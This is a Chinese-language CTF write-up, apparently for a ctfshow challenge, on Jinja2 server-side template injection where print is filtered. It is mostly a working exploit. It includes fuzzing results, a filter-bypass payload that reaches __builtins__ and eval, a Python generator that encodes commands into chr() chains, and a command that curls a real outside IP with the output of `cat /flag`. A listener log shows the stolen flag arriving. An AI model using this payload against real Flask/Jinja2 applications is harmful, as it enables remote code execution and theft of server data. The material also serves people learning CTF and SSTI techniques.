


Hello

None

1.模糊测试新增过滤print

{%%}



```
5 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 448ms]
request [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 468ms]
os._wrap_close [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 469ms]
6 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 544ms]
warnings.catch_warnings [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 546ms]
os [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 546ms]
get_flashed_messages [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 546ms]
4 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 549ms]
args [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 558ms]
9 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 179ms]
8 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 179ms]
7 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 179ms]
3 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 639ms]
_frozen_importlib_external.FileLoader [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 722ms]
2 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 738ms]
0 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 738ms]
1 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 750ms]
url_for [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 196ms]
" [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 204ms]
_ [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 185ms]
[Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 202ms]
print [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 119ms]
{} [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 202ms]
```

__builtins__的eval没有过滤，可以用这个函数反弹shell，或者直接把/flag的内容传到服务器上

我们直接用chr来把数字转成字符那样一个个转

count用来计数的

jinja2的~会把两边都转成字符串再组合，two~four会变成"24"，所以要在后面加上|int，再转成整数

cmd就是用chr来把我们要执行的命令一个字符拼起来最终eval执行，因为{%%}中执行的命令不会回显，所以要传到服务器上

可以反弹shell，反弹flag

```
{%set zero=dict()|join|count%}
{%set one=dict(c=a)|join|count%}
{%set two=dict(cc=a)|join|count%}
{%set three=dict(ccc=a)|join|count%}
{%set four=dict(cccc=a)|join|count%}
```

```

{%set five=dict(ccccc=a)|join|count%}
{%set six=dict(cccccc=a)|join|count%}
{%set seven=dict(ccccccc=a)|join|count%}
{%set eight=dict(cccccccc=a)|join|count%}
{%set nine=dict(ccccccccc=a)|join|count%}
{%set a=(()|select|string|list).pop((two~four)|int)%}
{%set ini=(a,a,dict(init=a)|join,a,a)|join%}
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}
{%set x=(q|attr(ini)|attr(glo)).get(buil)%}
{%set chr=x.chr%}
{%set cmd=
%}
{%if x.eval(cmd)%}
ok
{%endif%}

```

cmd的值通过以下脚本获得，本人所写还是比较好看懂的

```

import sys
dic=
{'0':'zero','1':'one','2':'two','3':'three','4':'four','5':'five','6':'six','7':'seven','8':'eight','9':'nine'}
def constr(n):
    s="-".join(dic[va] for va in n)
    return f"({s})|int"

def ori():
    print("[!]以以下变量为基础构造:")
    for index,value in enumerate(dic):
        if index==0:
            print('%set '+f"{dic[str(index)]}"+"=dict()|join|count%")
            continue
        print('%set '+f"{dic[str(index)]}=dict("+index*"c"+"=a)|join|count%")
    print()

if len(sys.argv) < 2:
    print("Usage: python3 script.py <command>")
    sys.exit()
target=list(sys.argv[1])
s=""
ori()
for index,value in enumerate(target):
    n=list(str(ord(value)))
    if index<len(target)-1:
        s+=chr("+constr(n)+")~"
    else:
        s+=chr("+constr(n)+")"
print("[!]Payload:")
print(s)

```

因为python的eval不能直接执行命令只能执行python表达式，有以下命令可以使用

```

python3 cmdbuild2.py "__import__('os').popen('curl
http://101.37.210.236:2333/?cookie=`cat /flag`').read()"

```

```
root@iZbp1987hhsf461jei0wvlZ:~# nc -lvvp 2333
Listening on 0.0.0.0 2333
Connection received on 124.223.158.81 50960
GET /?cookie=ctfshowcbee1a9d-93b3-477d-b788-588be803d5ff HTTP/1.1
Host: 101.37.210.236:2333
User-Agent: curl/7.64.0
Accept: */*
```